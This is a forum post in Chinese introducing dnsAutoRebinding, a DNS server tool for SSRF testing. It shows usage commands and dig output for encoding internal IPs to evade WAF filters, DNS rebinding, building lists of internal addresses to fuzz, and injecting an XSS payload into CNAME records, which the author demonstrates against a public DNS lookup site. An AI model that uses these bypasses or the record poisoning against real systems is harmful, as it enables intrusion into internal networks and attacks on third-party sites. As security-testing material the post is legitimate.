登录

dnsAutoRebinding（By：从容）

hades / 2017-06-26 02:25:23 / 浏览数 10720 安全工具 工具 顶(0) 踩(0)

---

dnsAutoRebinding

> □　ssrf、ssrf内网地址fuzz、dns二次rebinding、支持ipv4/ipv6、支持ip地址转换码、dns记录污染(文末一个0day为例)。脑图在脑子里，懒得画了。

support Record Type and Encoding：

```
MX = ipv4/ipv6/hex
A = ipv4/en/int/hex
AAAA = ipv6/int/hex
CNAME = ipv4/ipv6/hex
```

配置监听服务器example.com：

<table> record type record record value　A　　ns　server ip　NS　　test　ns.example.com </table>

> sudo pip install ipaddr

修改lib/config.conf： maindomain = test.example.com. 注意根地址.要加

```
Usage: sudo python main.py {Options}

Options:
-h, --help            show this help message and exit
-t 300, --TTL=300     ttl value , 0 By Default
-y A/AAAA/CNAME/MX, --Type=A/AAAA/CNAME/MX
Record Type , A By Default
-e int/hex/en, --Encoding=int/hex/en
Record Encoding , None By Default
-r, --Rebinding       The Second Time Query Return Target Ip
-p "<script>alert(/xss/)</script>", --payload="<script>alert(/xss/)</script>"
Specified Record , Support CNAME/MX
```

-y选项指定以什么记录类型返回： `-y A/AAAA/CNAME/MX, --Type=A/AAAA/CNAME/MX Record Type , A By Default`

-t选项指定TTL值： `-t 300, --TTL=300 ttl value , 0 By Default`

直接A记录返回ipv4地址： `sudo ./main.py`

```
➜  ~ dig 192.168.1.1.test.example.com

; <<>> DiG 9.8.3-P1 <<>> 192.168.1.1.test.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50359
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;192.168.1.1.test.example.com.    IN    A

;; ANSWER SECTION:
192.168.1.1.test.example.com. 0    IN    A    192.168.1.1

;; AUTHORITY SECTION:
test.example.com.        227    IN    NS    ns.example.com.
```

server: `[21:54:16] client ip:44486 =&gt; A =&gt; 192.168.1.1.test.example.com.`

hex编码： `sudo ./main.py -e hex`

```
➜  ~ dig 31302e302e302e31.test.example.com

; <<>> DiG 9.8.3-P1 <<>> 31302e302e302e31.test.example.com
;; global options: +cmd
;; Got answer:
```

```
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1585
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;31302e302e302e31.test.example.com.    IN    A

;; ANSWER SECTION:
31302e302e302e31.test.example.com. 0 IN    A    10.0.0.1

;; AUTHORITY SECTION:
test.example.com.        600    IN    NS    ns.example.com.
```

server: `[22:00:42] client ip:30150 =&gt; A =&gt; 31302e302e302e31.test.example.com.`

int编码：`sudo ./main.py -e int`

```
➜  ~ dig 3232235777.test.example.com

; <<>> DiG 9.8.3-P1 <<>> 3232235777.test.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18066
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;3232235777.test.example.com.    IN    A

;; ANSWER SECTION:
3232235777.test.example.com. 0    IN    A    192.168.1.1

;; AUTHORITY SECTION:
test.example.com.        456    IN    NS    ns.example.com.
```

server: `[22:03:00] client ip:5240 =&gt; A =&gt; 3232235777.test.example.com.`

    因为waf会识别出内网地址才用的上本项目，那么waf大可识别进制转换这种，所以要自己写个地址转换方法：

num to en:

```
./lib/common.py 192.168.1.1

1. Single IP Covert For En
2. Build IP List
[+] [1 By Default/2]
bjckbgikbkb
```

```
sudo ./main.py -e en
```

```
➜  ~ dig bjckbgikbkb.test.example.com

; <<>> DiG 9.8.3-P1 <<>> bjckbgikbkb.test.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5115
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;bjckbgikbkb.test.example.com.    IN    A

;; ANSWER SECTION:
bjckbgikbkb.test.example.com. 0    IN    A    192.168.1.1

;; AUTHORITY SECTION:
test.example.com.        20    IN    NS    ns.example.com.
```

server: `[22:10:22] client ip:8434 =&gt; A =&gt; bjckbgikbkb.test.example.com.`

dns二次rebinding:

```
sudo ./main.py -r
Input Safe Ip? [Address/Req By Default]8.8.8.8
```

□ 选择性输入目标信任的地址，比如在ssrf时防火墙在验证dns返回值是否存在于白名单。默认为发起请求的地址。(记得特殊情况需要指定记录类型)

第一次：

```
➜  ~ dig 192.168.1.1.test.example.com

; <<>> DiG 9.8.3-P1 <<>> 192.168.1.1.test.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59544
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;192.168.1.1.test.example.com.    IN    A

;; ANSWER SECTION:
192.168.1.1.test.example.com. 0    IN    A    8.8.8.8

;; AUTHORITY SECTION:
test.example.com.        461    IN    NS    ns.example.com.
```

第二次：

```
➜  ~ dig 192.168.1.1.test.example.com

; <<>> DiG 9.8.3-P1 <<>> 192.168.1.1.test.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45312
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;192.168.1.1.test.example.com.    IN    A

;; ANSWER SECTION:
192.168.1.1.test.example.com. 0    IN    A    192.168.1.1

;; AUTHORITY SECTION:
test.example.com.        501    IN    NS    ns.example.com.
```


dns记录污染：`sudo ./main.py -p &quot;&lt;script&gt;alert(/xss/)&lt;/script&gt;&quot; -y CNAME`

```
➜  ~ dig test.example.com

; <<>> DiG 9.8.3-P1 <<>> test.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5073
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;test.example.com.            IN    A

;; ANSWER SECTION:
test.example.com.        0    IN    CNAME    <script>alert\(/xss/\)</script>test.example.com.
```


Load URL
Split URL
Execute
□ Enable Post data □ Enable Referrer
ActivateCryptoSelector
Select an option
Encode/Deco
站长之家 站长论坛 站长工具 站长素材 源码下载 网站排行 手机版 工具旧版 SEO工具包
ChinaZ.com tool.chinaz.com | 站长工具
首页 域名/IP类 网站信息查询 SEO查询 权重查询 辅助工具
当前位置： 站长工具 > Dns查询
/xss/
确定
CNAME类型
DNS所在地
广东[电信]
等待 click.hm.baidu.com...
1. ssh root@[redacted] (ssh)
root@[redacted] ⌘1

http://tool.chinaz.com/dns?type=5&host=test.[redacted]

```
[root@VM_34_252_centos dnsAutoRebinding]# sudo ./main.py -p "<script>alert(/xss/)</script>
" -y cname
[+] Set Config ...
[+] Start Listening ...
[22:26:55] 173.194.171.6:57974 => CNAME => test.[redacted]
[22:26:55] 49.115.186.60:31816 => CNAME => test.[redacted]
[22:26:55] 58.217.249.149:52399 => CNAME => test.[redacted]
[22:26:55] 58.217.249.148:34040 => CNAME => test.[redacted]
[22:26:56] 58.217.249.133:45849 => CNAME => test.[redacted]
[22:26:57] 12.121.116.215:31270 => CNAME => test.[redacted]
[22:26:58] 203.184.192.67:63257 => CNAME => test.[redacted]
[22:26:58] 74.125.41.84:51576 => CNAME => test.[redacted]
[22:26:59] 119.39.21.202:52821 => CNAME => test [redacted]
[22:27:03] 112.25.12.51:52948 => CNAME => test.[redacted]
```

□ 这个怎么玩取决于你的小脑袋瓜的脑回路了。如果防火墙还要验证是否为信任地址的话修改lib/common.py：

```
elif payload != 'None' and payload.find(mainDomain) == -1:
record = payload + "■■■■."
```

ipListBuild: 批量生成网段地址，选择性编码，适合ssrf内网地址fuzz。

```
python lib/common.py 192.168.1.1

1. Single IP Covert For En
2. Build IP List
[+] [1 By Default/2]2
[+] Please Input Segment Length [24 By Default]
[+] Please Input Encoding ['ipv4' By Default]hex
[+] Please Input Server Root Address [test.example.com By Default]
[+] Stored in the 20170625223912_test_example_com_hex.txt
[root@VM_34_252_centos dnsAutoRebinding]# head -n 5 20170625223912_test_example_com_hex.txt
3139322e3136382e312e31.test.example.com
3139322e3136382e312e32.test.example.com
3139322e3136382e312e33.test.example.com
3139322e3136382e312e34.test.example.com
3139322e3136382e312e35.test.example.com
```

点击收藏 | 0 关注 | 0

上一篇：【译】使用python检测和绕过w... 下一篇：【讨论】大家平常都如何整理知识笔记...

1. 2 条回复

从容 2017-06-26 08:06:24

这厮没贴项目地址：https://github.com/Tr3jer/dnsAutoRebinding

0 回复Ta

hades 2017-06-26 08:07:54

哈哈 你终于出现了 ~~~我容易么

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录